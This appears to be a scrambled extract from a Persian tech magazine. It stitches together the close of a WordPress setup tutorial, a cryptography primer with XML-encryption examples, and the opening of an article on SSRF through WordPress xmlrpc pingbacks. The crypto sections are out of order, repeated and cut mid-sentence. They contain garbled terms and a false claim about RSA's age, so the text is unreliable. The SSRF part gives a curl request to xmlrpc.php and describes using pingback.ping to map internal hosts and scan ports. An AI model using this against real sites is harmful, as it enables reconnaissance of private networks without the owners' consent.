گزینه‌ی بعدی بخش مربوط به بروز رسانی‌ها هستش و اگه باید بروز رسانی‌اعم از افزونه‌ها خود وردپرس و... رو انجام بدید بهتون گوشزد میکنه . قسمت بعدی مربوط به نظرات هستش که در مورد پست‌های شما در وبسایت گذاشته شده و باید مدیریت بشوند .

و بخش آخر در این سمت هم مربوط به اضافه کردن آیتم های مختلف اعم از کاربر و پست و برگه جدید و ... هستش . و در سمت مقابل هم بخش مربوط به تنظیمات پروفایل شما هستش. کمی پایین تر در سمت راست بخش های مختلف مربوط به مدیریت وبسایت وجود دارد که همه‌ی کارهای مدیریتی از همین بخش انجام میشه، که تک تک اون ها رو بعدا به طور مفصل با هم مرور خواهیم کرد و در مورد هر کدام برآتون توضیحات کاملی خواهم داد. در بخش اصلی صفحه هم چند گزینه برای رفتن به بخش های مهم مدیریتی به صورت سریع هستش. در قسمت پایین هم گزینه های مربوط به آمار سایت در آن زمان و اضافه کردن مطلب به صورت سریع و همچنین اخبار وردپرس و افزونه ها ... موجود است که می توانید آن ها را به دلخواه خود بکشید و جابجا کنید.


سبعين همین جا برای بخش اول کافیه. به امید خدا تو بخش های بعدی آموزش تمامی قسمت ها رو بررسی خواهیم کرد و همچنین مباحثی مثل آموزش طراحی قالب، طراحی افزونه و همچنین نکات و ترفند های کلیدی و مهم در باره ی وردپرس رو خواهیم داشت. امیدوارم با این آموزش قطره ای به دریای علمتون اضافه شده باشه و برداشتن اولین قدمتون برای ورود به دنیای وردپرس رو تبریک میگم!!!


اما بخش دوم آموزش و راه اندازی ورد پرس روی هاست :  
راه اندازی ورد پرس روی هاست با این کار روی لوکال هاست در سیستم خودتون هیچ تفاوتی نداره فقط اونجا بهتره برای ایجاد دیتا بیس از گزینه **مربوطه** که تو قسمت کنترل پنل هاستتون هست این کار رو انجام بدید .  
فقط یک نکته مهم وجود داره اونم اینه که هنگامیکه میخواهید نام کاربری رو که برای اتصال به دیتابیس ایجاد کردید به دیتابیس وصل کنید تمامی دستورات رو برآش **فعا** کنید .

باری آماده سازی فایل کانفیگ هم هیچ تفاوتی وجود نداره و فقط نکته مهمش اینه که در اکثر هاست ها و بخصوص هاست غیر رایگان آدرسی که برای اتصال به دیتابیس استفاده میشه همون localhost هستش اما در بعضی مواقع و بخصوص در مورد هاست های رایگان ممکن هستش که این آدرس فرق داشته باشه که در اینصورت میتونید اون رواز پشتیبانی هاستتون درخواست کنید تا در اختیار یعنی قرار بدهند.

خب بعد از نصب ورد پرس می رویم سراغ اینکه با بخش های مختلف این دنیای جدید آشنا بشیم و حس غریبگی مون نسبت بهش کم بشه.

خب بعد از کلیک بر روی گزینه ی "ورود" با صفحه ی زیر رویرو می شویم :





سلام خدمت خوانندگان آفلاين

با توجه به حساسیت و اهمیت و نگه داری اطلاعات در هنگام عبور از هر نوع شبکه با توجه به اینکه هر شخصی میتواند در شبکه استراق سمق و یا به اصطلاح یک اسنیفر باشد (در شماره های قبل مفصل توضیح داده شد) تا به اطلاعات شما به هر نحوی دسترسی پیدا کند می بایستی به نوعی از رمزنگاری متکی شد که این اسنیفر ها به خواسته های شوم خود نرسند و اطلاعات شخص یا شرکت به سلامت و بدون اسنیف کردن به مقصد برسد. بر خود واجب دانسته تا در مورد این حفاظت اطلاعات به صورت رمزنگاری شده تحقیقات و توضیحات را به صورت کامل در اختیار بازدید کنندگان محترم قرار بدهم و ناگفته نماند که داده های این مقاله بر اساس تحقیقات و مطالعاتی است که در سایت های بزرگ و مهندسین که در فروم های بزرگ مشغول فعالیت هستند استخراج گردید.



بیتها بدون داشتن رابطه مشخصی با دیتای اصلی بنظر می‌رسد. برای حصول متن اولیه دریافت کننده آنرا رمزگشایی می‌کند. یک شخص ثالث (مثلاً یک هکر) می‌تواند برای اینکه بدون دانستن کلید به دیتای اصلی دست یابد، کشف رمزنوشته (cryptanalysis) کند. بخاطرداشتن وجود این شخص ثالث بسیار مهم است. رمزگاری دو جزء اصلی دارد، یک الگوریتم و یک کلید. الگوریتم یک مبدل یا فرمول ریاضی است. تعداد کمی الگوریتم قدرتمند وجود دارد که بیشتر آنها عنوان استانداردها یا مقالات ریاضی منتشر شده‌اند. کلید، یک رشته از ارقام دودویی (صفر و یک) است که بخودی خود بی‌معنی است. رمزگاری مدرن فرض می‌کند که الگوریتم شناخته شده است یا می‌تواند کشف شود. کلید است که باید مخفی نگاه داشته شود و کلید است که در هر مرحله پیاده‌سازی تغییر می‌کند. رمزگشایی ممکن است از همان جفت الگوریتم و کلید یا جفت متفاوتی استفاده کند. دیتای اولیه اغلب قبل از رمزشدن بازچینی می‌شود؛ این عمل عموماً عنوان scrambling شناخته می‌شود. بصورت مشخص‌تر، hash function می‌شود. هنگامی که با امنیت دیتا سروکار داریم، نیاز به اثبات هویت فرستنده و گیرنده پیغام داریم و در ضمن باید از عدم تغییر محتوای پیغام مطمئن شویم. این سه موضوع یعنی محترمانگی، تصدیق هویت و جامعیت در قلب امنیت ارتباطات دیتای مدرن قرار دارند و می‌توانند از رمزگاری استفاده کنند.

\* یک چک تایید پیام (Message Authentication Check) یا MAC یک الگوریتم ثابت با تولید یک امضاء برروی پیام با استفاده از یک کلید متقارن است. هدف آن نشان دادن این مطلب است که پیام بین ارسال و دریافت تغییر نکرده است. هنگامی که رمزگاری توسط کلید عمومی برای تایید هویت فرستنده پیام استفاده می‌شود، منجر به ایجاد امضا دیجیتال (digital signature) می‌شود.

\* **Public Key** یا کلید عمومی اعداد یا کلماتی که با یک شخص یا سازمان در ارتباط می‌باشد. کلید عمومی جزئی از جفت کلید عمومی/خصوصی می‌باشد و به صورت عمومی در دسترس کسانی که قصد انتقال اطلاعات رمز شده را دارند، می‌باشد.

\* **Private Key** یا کلید خصوصی اعداد یا کلماتی که با یک شخص یا سازمان در ارتباط می‌باشد. کلید خصوصی جزئی از جفت کلید عمومی/خصوصی می‌باشد. کلید خصوصی فقط در دسترس مالک جفت کلید عمومی/خصوصی می‌باشد و برای بازگشایی اطلاعاتی که توسط کلید عمومی رمزگذاری شده استفاده می‌شود.

## مقدمات رمزگاری

رمزگذاری یعنی تبدیل اطلاعات به یک شکل غیر قابل فهم و انتقال آن و سپس برگرداندن اطلاعات رمز شده به حالت اولیه و قابل خواندن. عناصر مهمی که در رمزگذاری مورد استفاده قرار می‌گیرند به شرح زیر می‌باشد:

### ۱. معرفی و اصطلاحات

رمزگاری علم کدها و رمزهاست. یک هنر قدیمی است و برای قرنها بمنظور محافظت از پیغامهایی که بین فرماندهان، جاسوسان، عشاق و دیگران روبدل می‌شده، استفاده شده است تا پیغامهای آنها محترمانه بماند. هنگامی که با امنیت دیتا سروکار داریم، نیاز به اثبات هویت فرستنده و گیرنده پیغام داریم و در ضمن باید از عدم تغییر محتوای پیغام مطمئن شویم. این سه موضوع یعنی محترمانگی، تصدیق هویت و جامعیت در قلب امنیت ارتباطات دیتای مدرن قرار دارند و می‌توانند از رمزگاری استفاده کنند.

اگر این مساله باید تضمین شود که یک پیغام فقط می‌تواند توسط کسانی خوانده شود که پیغام برای آنها ارسال شده است و دیگران این اجازه را ندارند. روشی که تامین کننده این مساله باشد "رمزگاری" نام دارد. رمزگاری هنر نوشتمن بصورت رمز است بطوریکه هیچکس غیر از دریافت کننده موردنظر نتواند محتوای پیغام را بخواند.

رمزگاری مخفف‌ها و اصطلاحات مخصوص به خود را دارد. برای درک عمیق‌تر به مقداری از دانش ریاضیات نیاز است. برای محافظت از دیتای اصلی (که عنوان plaintext شناخته می‌شود)، آنرا با استفاده از یک کلید (رشته‌ای محدود از بیتها) بصورت رمز در می‌آوریم تا کسی که دیتای حاصله را می‌خواند قادر به درک آن نباشد. دیتای رمزشده (که عنوان ciphertext بصورت یک سری بی‌معنی از



مراجعی که در این زمینه وجود دارد رجوع کرد. این شکل محاسبات روی پردازنده‌های بایتی بخصوص روی ۸ بیتی‌ها که در کارت‌های هوشمند استفاده می‌شود بسیار کند است. بنابراین، اگرچه RSA هم تصدیق هویت و هم رمزنگاری را ممکن می‌سازد، در اصل برای تایید هویت منبع پیام از این الگوریتم در کارت‌های هوشمند استفاده می‌شود و برای نشاندادن عدم تغییر پیام در طول ارسال و رمزنگاری کلیدهای آتی استفاده می‌شود.

**Diffie-Hellman، ElGamal** سایر سیستمهای کلید نامتقارن شامل سیستمهای لگاریتم گسسته می‌شوند مانند Diffie-Hellman و ElGamal. سیستمهای چندجمله‌ای و منحنی‌های بیضوی. بسیاری از این طرح‌ها عملکردهای یک‌طرفه‌ای دارند که اجازه تایید هویت را می‌دهند اما رمزنگاری ندارند. یک رقیب جدیدتر الگوریتم RPK است که از یک تولیدکننده مرکب برای تنظیم ترکیبی از کلیدها با مشخصات مورد نیاز استفاده می‌کند. RPK یک پروسه دو مرحله‌ای است: بعد از فاز آماده سازی در رمزنگاری و رمزگشایی (برای یک طرح کلید عمومی) رشته‌هایی از دیتا بطور استثنایی کاراست و می‌تواند صاحب‌ش حفظ شود. فرستنده پیام، متن را با کلید عمومی گیرنده کد می‌کند و گیرنده آن را با کلید اختصاصی خودش رمزنگاری می‌کند. عبارتی تنها با کلید اختصاصی گیرنده می‌توان متن کد شده را به متن اولیه صحیح تبدیل کرد. یعنی فرستنده نیز اگرچه از محتوای اصلی پیام مطلع است اما نمی‌تواند از متن کد شده به متن اصلی دست یابد، بنابراین پیام کد شده برای هر گیرنده‌ای بجز گیرنده مورد نظر فرستنده بی‌معنی خواهد بود. معمولترین سیستم نامتقارن بعنوان RSA است. طولهای کلیدها برای این طرح‌های جایگزین بسیار کوتاه‌تر از کلیدهای مورد استفاده در RSA است که آنها برای استفاده در چیپ‌کارت‌ها مناسب‌تر است. اما RSA محکی برای ارزیابی سایر الگوریتمها باقی مانده است؛ حضور و بقای نزدیک به سدهه از این الگوریتم، تضمینی در برابر ضعفهای عمدی بشمار می‌رود.

### ۳. روش‌های رمزگذاری

**۱.۱ روش متقارن Symmetric** در این روش هر دو طرفی که قصد رد و بدل اطلاعات را دارند از یک کلید مشترک برای رمزگذاری و نیز بازگشایی رمز استفاده می‌کنند. در این حالت بازگشایی و رمزگذاری اطلاعات دو فرآیند معکوس یکدیگر می‌باشند. مشکل اصلی این روش این است که کلید مربوط به رمزگذاری باید بین دو طرف به اشتراک گذاشته شود و این سوال پیش می‌آید که دو طرف چگونه می‌توانند این کلید را به طور امن بین یکدیگر رد و بدل کنند. انتقال از طریق اینترنت و یا به صورت فیزیکی تا حدی امن می‌باشد اما در انتقال آن در اینترنت به هیچ وجه درست نمی‌باشد. در این قبیل سیستم‌ها، کلیدهای رمزنگاری و رمزگشایی یکسان هستند و یا رابطه‌ای بسیار ساده با هم دارند. این سیستم‌ها را سیستم‌های متقارن یا "تک کلیدی" مینامیم. به دلیل ویرگی ذاتی تقارن کلید رمزنگاری و رمزگشایی، مراقبت و جلوگیری از افشای این سیستم‌ها یا تلاش در جهت امن ساخت آنها لازم است در بر گیرنده "جلوگیری از استراق سمع" و "مانعت از دستکاری اطلاعات" باشد.

**۱.۲ روش نامتقارن Asymmetric** این روش برای حل مشکل انتقال کلید در روش متقارن ایجاد شد. در این روش به جای یک کلید مشترک از یک جفت کلید به نام‌های کلید عمومی و خصوصی استفاده می‌شود. در این روش از کلید عمومی برای رمزگذاری اطلاعات استفاده می‌شود. طرفی که قصد انتقال اطلاعات را به صورت رمزگذاری شده دارد اطلاعات را رمزگذاری کرده و برای طرفی که مالک این جفت کلید است استفاده می‌شود. مالک کلید، کلید خصوصی را پیش خود به صورت محرمانه حفظ می‌کند. در این دسته، کلیدهای رمزنگاری و رمزگشایی متمایزند و یا اینکه چنان رابطه پیچیده‌ای بین آنها حکم فرماست که کشف کلید رمزگشایی با در اختیار داشتن کلید رمزنگاری، عمل ناممکن است.

### ۲.۲ سیستمهای کلید نامتقارن

سیستمهای کلید نامتقارن از کلید مختلفی برای رمزنگاری و رمزگشایی استفاده می‌کنند. بسیاری از سیستمهای اجازه می‌دهند که یک جزء (کلید عمومی یا public key) منتشر شود در حالیکه دیگری (کلید اختصاصی یا private key) توسط صاحب‌ش حفظ شود. فرستنده پیام، متن را با کلید عمومی گیرنده کد می‌کند و گیرنده آن را با کلید اختصاصی خودش رمزنگاری می‌کند. عبارتی تنها با کلید اختصاصی گیرنده می‌توان متن کد شده را به متن اولیه صحیح تبدیل کرد. یعنی فرستنده نیز اگرچه از محتوای اصلی پیام مطلع است اما نمی‌تواند از متن کد شده به متن اصلی دست یابد، بنابراین پیام کد شده برای هر گیرنده‌ای بجز گیرنده RSA است. اگرچه چندین طرح دیگر وجود دارند. می‌توان از یک سیستم نامتقارن برای نشاندادن اینکه فرستنده پیام همان شخصی است که ادعا می‌کند استفاده کرد که این عمل اصطلاحاً امضاء نام دارد. RSA شامل دو تبدیل است که

هر کدام احتیاج به بتوان رسانی ماجولات را با توانهای خیلی طولانی دارد:

امضاء، متن اصلی را با استفاده از کلید اختصاصی رمز می‌کند؛ رمزگشایی عملیات مشابه‌ای روی متن رمزشده اما با استفاده از کلید عمومی است. برای تایید امضاء بررسی می‌کنیم که آیا این نتیجه با دیتای اولیه یکسان است؛ اگر اینگونه است، امضاء توسط کلید اختصاصی متناظر رمزشده است.

به بیان ساده‌تر چنانچه متنی از شخصی برای دیگران منتشر شود، این متن شامل متن اصلی و همان متن اما رمز شده توسط کلید اختصاصی همان شخص است. حال اگر متن رمزشده توسط کلید عمومی آن شخص که شما از آن مطلعید رمزگشایی شود، مطابقت متن حاصل و متن اصلی نشانده‌نده صحیح فرد فرستنده آن است، به این ترتیب امضای فرد تصدیق می‌شود. افرادی که از کلید اختصاصی این فرد اطلاع ندارند قادر به ایجاد متن رمزشده نیستند بطوریکه با رمزگشایی توسط کلید عمومی این فرد به متن اولیه تبدیل شود.

X = Y<sup>k</sup> (mod r) این فرمول است: کلید اختصاصی k متن اصلی، Y متن کد شده، r حاصلضرب دو عدد اولیه بزرگ است که با دقت انتخاب شده‌اند. برای اطلاع از جزئیات بیشتر می‌توان به

(Algorithm Specification) به سمت طرف مقابل می فرستد. ۲. طرف مقابل نیز یک جفت کلید عمومی و خصوصی همراه با مشخصات الگوریتم آغازگر ساخته و کلید عمومی را برای آغازگر می فرستد. ۳. آغازگر یک کلید مخفی بر اساس کلید خصوصی خود و کلید عمومی طرف مقابل ایجاد می کند. ۴. طرف مقابل نیز با استفاده از کلید خصوصی خود و کلید عمومی آغازگر یک کلید مخفی می سازد. الگوریتم Diffie-Hellman تضمین می کند که کلید مخفی هر دو طرف یکسان می باشد.

#### ۴. انواع روشهای رمزگذاری اسناد

۱.۴ رمزگذاری همه اطلاعات یک سند زیر را در نظر بگیرید:

```
<?xml version='1.0'?> <PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <CreditCard Limit='5,000' Currency='USD'>
    <Number>4019 2445 0277 5567</Number>
  </CreditCard> </PaymentInfo>
<Issuer>Example Bank</Issuer> <Expiration>04/02</Expiration>
```

این سند پس از رمزگذاری بر اساس استانداردهای W3C به شکل زیر در می آید:

```
<?xml version='1.0'?> <EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#' MimeType='text/xml'> <CipherData> <CipherValue>A23B45C56</CipherValue> </CipherData>
</EncryptedData>
```

۲.۴ رمزگذاری یک element مشخص از یک سند xml : رمزگذاری یک element مشخص بصورت زیر می باشد. در این حالت <CreditCard> رمزگذاری شده و به شکل زیر در آمده است:

```
<?xml version='1.0'?> <PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <EncryptedData Type='http://www.w3.org/2001/04/xmlenc#Element' xmlns='http://www.w3.org/2001/04/xmlenc#'>
    <CipherData>
      <CipherValue>A23B45C56</CipherValue>
    </CipherData>
  </EncryptedData>
</PaymentInfo>
```

۳.۴ رمزگذاری محتويات یک element مشخص در این حالت فقط محتويات و اطلاعات درون یک element رمزگذاری شده و خود element ثابت باقی خواهد ماند:

```
<?xml version='1.0'?>
<PaymentInfo xmlns='http://example.org/paymentv2'>
  <Name>John Smith</Name>
  <CreditCard Limit='5,000' Currency='USD'>
    <EncryptedData xmlns='http://www.w3.org/2001/04/xmlenc#' Type='http://www.w3.org/2001/04/xmlenc#Content'>
      <CipherData>
        <CipherValue>A23B45C56</CipherValue>
```

#### ۳.۳ مقایسه رمزگاری الگوریتم های متقارن و الگوریتم های کلید عمومی:

بحث های زیادی شده که کدام یک از این الگوریتم ها بهترند اما جواب مشخصی Schro-Needham بعد از تحقیق به این نتیجه رسیدند که طول پیغامی که با الگوریتم های متقارن میتواند رمزگاری شود از الگوریتم های کلید عمومی کمتر است. و با تحقیق به این نتیجه رسیدند که الگوریتم های متقارن الگوریتم های بهینه تری هستند. اما وقتی که بحث امنیت پیش می آید الگوریتم های کلید عمومی کارایی بیشتری دارند. و بطور خلاصه می توان گفت که الگوریتم های متقارن دارای سرعت بالاتر و الگوریتم های کلید عمومی دارای امنیت بهتری هستند. در ضمن گاهی از سیستم ترکیبی از هردو الگوریتم استفاده میکنند که به این الگوریتم های hybrid (hybrid) گفته میشود. اما اگر به طور دقیق تر به این دو نگاه کنیم آنگاه متوجه خواهیم شد که الگوریتم های کلید عمومی و الگوریتم های کلید متقارن دارای دو ماهیت کاملاً متفاوت هستند و کاربردهای متفاوتی دارند به طور مثال در رمزگاری های ساده که حجم داده ها بسیار زیاد است از الگوریتم متقارن استفاده میشود زیرا داده ها با سرعت بالاتری رمزگاری و رمزگشایی شوند. اما در پروتکل هایی که در اینترنت استفاده میشود، برای رمز نگری کلید هایی که نیاز به مدیریت دارند از الگوریتم های کلید عمومی استفاده میشود.

**۴.۳ Key Agreement** همانطور که در بالا گفته شد به علت کند بودن و محدودیت رمزگذاری با روش نامتقارن از این روش فقط برای رمزگذاری کلید مشترک استفاده می شود. اما این روش نیز یک مشکل دارد و آن اینست که هر شخص نیاز به کلید عمومی و خصوصی مربوط به خود را دارد و باید برای انتقال اطلاعات آنرا برای طرف مقابل بفرستد. یک راه برای حل مشکل استفاده از کلید عمومی و یک مکانیزم به نام Key Agreement می باشد که به طبق آن یک توافق بر روی کلید مخفی بین طرفین به وجود می آید و به این ترتیب نیازی به انتقال کلید نمی باشد. وقتی که یک بار بر روی یک کلید مشترک توافق حاصل شد از آن می توان برای رمزگذاری و رمزگشایی اطلاعات مربوطه استفاده کرد. معمولاً در این روش از الگوریتم Diffie-Hellman استفاده می شود. مراحل انتقال اطلاعات از این روش به صورت زیر می باشد: ۱. آغازگر ابتدا یک جفت کلید عمومی و خصوصی ایجاد کرده و کلید عمومی را همراه با مشخصات الگوریتم

۳. در روش سوم در هیچ قسمت از سند XML به کلید اشاره ای نمی شود و مسیر کلید از قبل مشخص می باشد. در یک نگاه کلی، سیستمهای رمزنگاری به دو دسته سیستمهای رمزی متقارن و سیستمهای رمزی کلید عمومی تقسیم می شوند.

با توجه به اهمیت رمزنگاری در تبادل و نگهداری اطلاعات، رمزنگاری به دو شاخه نظامی و تجاری تقسیم می شود. در کشورهای پیشرفته رمزنگاری نظامی به مراتب جلو تراز رمزنگاری تجاری است و بسیاری از الگوریتم های رمز با کاربرد نظامی و شیوه ها و معیارهای طراحی جدید، پس از گذشت چندین سال به صورت عمومی منتشر می شوند. همچنین در بخش رمزنگاری تجاری با توجه به اینکه الگوریتم های رمز بر حسب نوع کاربرد، سطح امنیتی مورد نظر و هزینه پیاده سازی، طراحی شده و مورد استفاده قرار می گیرند. بیشتر شرکت های تجاری بزرگ الگوریتم هایی جهت مصارف خاص طراحی می نمایند که از آن جمله می توان به رمز دنباله ای MUGI طراحی شده توسط شرکت Hitachi و یا رمز بلوکی DES طراحی شده توسط شرکت IBM اشاره کرد. با توجه به توضیحات فوق نیاز به الگوریتم های رمز بومی مطابق با نیازهای داخلی به شدت احساس می شود.

توانایی ها:

۱. طراحی رمزهای بلوکی با طول قالب های مختلف جهت مصارف نرم افزای و سخت افزاری.
۲. تحلیل رمزهای بلوکی
۳. طراحی رمزهای دنباله ای جهت مصارف نرم افزاری و سخت افزاری
۴. تحلیل رمزهای دنباله ای
۵. واسط نرم افزاری رمزنگار شبکه

۶. نرم افزار تولید داده تست آماری الگوریتم های رمزی متقارن  
 ۷. نرم افزار تحلیل و تولید اجزای رمزهای متقارن  
 از جمله مزایای این نرم افزار سرعت پردازش و همچنین دریافت ورودی با اندازه های بزرگ می باشد. برای نمونه نرم افزار قابلیت محاسبه خواص توابع بولی تا اندازه ورودی ۳۲ بیتی و توانایی بررسی خواص کامل یک S-box تا اندازه ورودی خروجی ۱۶ بیتی را در زمان مناسب دارا می باشد.

پیام نویسنده:

داده های این مقاله بر اساس تحقیقات و مطالعاتی است که در سایت های بزرگ و مهندسین که در فروم های بزرگ مشغول فعالیت هستند استخراج گردیده و انتشار آن به هر نحوی آزاد می باشد و نویسنده و گردآورده این مقاله هرگز ادعای مالکیتی در قبال این مقاله نخواهد داشت.

```
</CipherData>
</EncryptedData>
</CreditCard>
</PaymentInfo>
```

اطلاعات پس از رمزگذاری طبق استاندارد W3C درون عنصر **ChipherData** قرار می گیرند. همچنین در این قسمت یک عنصر **EncryptedData** دیده می شود که شامل اطلاعاتی از قبیل نوع رمزگذاری و یا الگوریتم مورد استفاده برای رمزگذاری می باشد.

۴.۴ کلیدهای مورد استفاده در رمزگذاری وقتی یک سند XML یا بخشی از آن رمزگذاری می شود آن قسمت با عنصر **EncryptedData** تعویض می شود. این عنصر ممکن است شامل نوع رمزگذاری باشد که گیرنده از این اطلاعات استفاده می کند، مثلا اطلاعاتی شامل اینکه آیا کل سند رمزگذاری شده یا قسمتی از آن و همچنین اینکه نوع اطلاعات رمزگذاری شده متن است یا تصویر و غیره.

می توان مشخصات کلید مشترک را درون خود سند درون عنصر **EncryptedKey** قرار داد. اطلاعات واقعی که رمزگذاری شده اند درون عنصر **CipherData** قرار می گیرند. در داخل این قسمت نیز یک عنصر **CipherValue** قرار دارد که شامل اطلاعات واقعی رمزگذاری شده می باشد.

۴.۵ روش های انتقال کلید طبق استاندارد W3C سه روش برای انتقال کلید موجود می باشد:

۱. می توان کلید را درون همان سند قرار داد، عناصر **EncryptedData** و یا **EncryptedKey** می توانند یک عنصر **ds:KeyInfo** داشته باشند که مشخص کننده جزئیات کلید می باشد. خود این عنصر شامل عناصر زیر می باشد:- عنصر **ds:KeyValue** که مقدار آن همان کلید عمومی یا کلید رمزگذاری شده می باشد. - عنصر **ds:KeyName** که به یک عنصر **ds:RetrievalMethod** اشاره می کند. - عنصر **ds:EncryptedKey** که متد بازیابی کلید را مشخص می کند.

۲. می توان یک فایل دیگر که شامل عنصر **EncryptedKey** می باشد ضمیمه سند کرد که در این حالت درون سند xml عنصر **KeyReference** یا **DataReference** قرار می گیرد که به آن ضمیمه اشاره می کند.



محمد مرتضوی

متخصص تست امنیت و تفود  
سرویس هک و امنیت

## Ssrf (Server Side Request Forgery Attacks)

## حملات جعل درخواست سمت سرویس دهنده

ارسال می کنیم:

```
$curl --data @hello1.txt http://offlinemag.ir/xmlrpc.php
```

بعد از ارسال درخواست، response به شما خروجی داده می شود. خوب از بحث دور نشیم. این آسیب پذیری در یکی از این عملکردها خلاصه می شود این متود با نام pingback.ping معرفی شده است اگر بخواهیم به طور جزئی این متود را بررسی کنیم باید از ابتدا متودهای بازخوانی رو دونه به دونه با هم بررسی کنیم تا به درک درستی از پینگ بک بررسیم اما اگر بخواهیم به صورت کلی بررسیش کنیم، می تونیم بگیم، درخواستی است که از سایت A به سایت B فرستاده می شود، که این روش نیاز به یک لینک دارد. وقتی که سایت B سیگنال Pingback را دریافت می کند به صورت اتوماتیک به سایت A می رود و به دنبال آن لینک می گردد، در صورتی که این لینک وجود داشته باشد عملیات Pingback به صورت موفقیت آمیز انجام شده است. و در صورتی که سایت مورد نظر وجود نداشته باشد و یا اینکه Down باشد پینگ بک خطایی مبتنی بر آپ نبودن سایت به شما اطلاع می دهد. خوب؟! این کجاش باگ هست؟ چرا اینهمه سرمون رو درد آورده که بگی آپ بودن یا دان بودن رو بررسی می کنه خوب که چی؟! حق با شمامت اجازه بدید تا براتون داستان رو شرح بدم.

برای اینکه بدونید برای چی بقیه‌ی مقاله رو باید بخونید چند تا از استفاده‌های این آسیب پذیری رو با هم بررسی می کنیم:

1. این حفره راه شما رو برای فرستادن بسته‌هایی به شبکه‌ی داخلی باز می کنه. البته این بسته‌ها توسط وردپرس تعیین و فرستاده می شوند. پس شما می تونید با این بسته‌ها یک نقشه از آیپی‌های موجود در شبکه بدهست بیارید. (آپ یا داون بودن)

2. شما می تونید با این آسیب پذیری پورت‌های باز و بسته‌ی یک سرویس داخل شبکه یا حتی خارج شبکه رو بدهست بیارید که البته برای این کار هم یک ابزار به زبان رابی نوشته شده است که شما می تونید پورت‌های یک سیستم رو از طریق وردپرس یک سایت بررسی کنید!!!!!!

